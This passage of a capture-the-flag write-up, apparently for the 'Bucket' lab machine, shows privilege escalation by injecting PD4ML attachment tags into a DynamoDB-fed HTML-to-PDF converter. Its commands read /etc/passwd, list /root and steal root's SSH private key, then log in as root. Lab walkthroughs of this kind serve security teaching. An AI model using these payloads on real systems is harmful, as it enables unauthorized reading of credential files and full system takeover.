if($_SERVER["REQUEST_METHOD"]==="POST") {


        if($_POST["action"]==="get_alerts") {

                date_default_timezone_set('America/New_York');

                $client = new DynamoDbClient([

                        'profile' => 'default',

                        'region'  => 'us-east-1',
                      'version' => 'latest',

                        'endpoint' => 'http://localhost:4566'

                ]);

                $iterator = $client->getIterator('Scan', array(
                    'TableName' => 'alerts',
```

```
                    'FilterExpression' => "title = :title",
                    'ExpressionAttributeValues' =>
array(":title"=>array("S"=>"Ransomware")),
                ));
                foreach ($iterator as $item) {
                    $name=rand(1,10000).'.html';

                    file_put_contents('files/'.$name,$item["data"]);

                }
            passthru("java -Xmx512m -Djava.awt.headless=true -cp pd4ml_demo.jar
Pd4Cmd file:///var/www/bucket-app/files/$name 800 A4 -out files/result.pdf");
        }
}
else
{
?>
```

The above code connects to `DynamoDB` service and performs a scan of the `alerts` table. It then filters the content based on `title`. If there's a key that contains `Ransomware` title then it writes its `data` value to a random `html` file inside `files` folder. Using the PD4ML utility it converts the HTML contents to a PDF file. By checking the list of tables, we observe that there's no `alerts` table present in the DynamoDB database.

Let's configure the AWS credentials and create the table by issuing the following command.

```
aws --endpoint-url=http://localhost:4566 dynamodb create-table --table-name
alerts  --attribute-definitions AttributeName=title,AttributeType=S
AttributeName=data,AttributeType=S --key-schema
AttributeName=title,KeyType=HASH AttributeName=data,KeyType=RANGE --
provisioned-throughput ReadCapacityUnits=5,WriteCapacityUnits=5
```

This creates a table called `alerts` with two attributes `title` and `data`. As application filters the contents based on `Ransomware` title, it is possible to insert a record with a sample HTML code.

```
aws --endpoint-url=http://localhost:4566 dynamodb put-item --table-name alerts
--item '{"title":{"S":"Ransomware"},"data":{"S":"<html><h1>test</h1></html>"}}'
```

```
aws --endpoint-url=http://localhost:4566 dynamodb put-item --table-name
alerts --item '{"title":{"S":"Ransomware"},"data":{"S":"<html>
<h1>test</h1></html>"}}'
{
    "ConsumedCapacity": {
        "TableName": "alerts",
        "CapacityUnits": 1.0
    }
}
```

We send a POST request with action of `get_alerts` to trigger the HTML conversion.


```
curl http://localhost:8000/index.php -d 'action=get_alerts'
```

This generates two files in the `files` directory.

```
ls -la /var/www/bucket-app/files/
total 16
drwxr-x---+ 2 root root 4096 Apr 23 12:55 .
drwxr-x---+ 4 root root 4096 Feb 10 12:29 ..
-rw-r--r--  1 root root   26 Apr 23 12:55 9888.html
-rw-r--r--  1 root root 1640 Apr 23 12:55 result.pdf
```

Now lets navigate to `http://localhost:8000/files/result.pdf` in order to download the PDF file.

```
wget http://localhost:8000/files/result.pdf
```



We see that the PDF is indeed created with HTML that we provided in the database. Checking the supported HTML tags for pd4ml reveals that we can also embed an external resource as PDF attachment using the `attachment` tag.


```
<pd4ml:attachment src="http://pd4ml.com/i/logo.png" description="test"
icon="Paperclip"/>
```

Let's verify this by attaching `/etc/passwd` file to the PDF.

```
<html><pd4ml:attachment src="file:///etc/passwd" description="test"
icon="Paperclip"/></html>
```


```
aws --endpoint-url=http://localhost:4566 dynamodb put-item --table-name alerts
--item '{"title":{"S":"Ransomware"},"data":{"S":"<html><pd4ml:attachment
src='\''file:///etc/passwd'\'' description='\''test'\''
icon='\''Paperclip'\''/></html>"}}'
```

We can now send POST request to generate the new PDF. Let's save the PDF and click on the attachment.




The attack is successful and we can view the contents of `/etc/passwd`. It is also possible to list the contents of directories with this vulnerability. Let's try to view the files inside `/root` directory.

```
aws --endpoint-url=http://localhost:4566 dynamodb put-item --table-name alerts
--item '{"title":{"S":"Ransomware"},"data":{"S":"<html><pd4ml:attachment
src='\''file:///root/'\'' description='\''test'\'' icon='\''Paperclip'\''/>
</html>"}}'
```



The `.ssh` folder is present. It is worth try to capture the `id_rsa` file from this folder.

```
aws --endpoint-url=http://localhost:4566 dynamodb put-item --table-name alerts
--item '{"title":{"S":"Ransomware"},"data":{"S":"<html><pd4ml:attachment
src='\''file:///root/.ssh/id_rsa'\'' description='\''test'\''
icon='\''Paperclip'\''/></html>"}}'
```



We copy the SSH private key and by issuing the following commands it is possible to obtain the root shell.

```
chmod 600 id_rsa
ssh -i id_rsa root@bucket.htb
```

```
ssh -i id_rsa root@bucket.htb
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-48-generic x86_64)

<SNIP>


Last login: Tue Feb  9 14:39:03 2021
root@bucket:~# id
uid=0(root) gid=0(root) groups=0(root)
```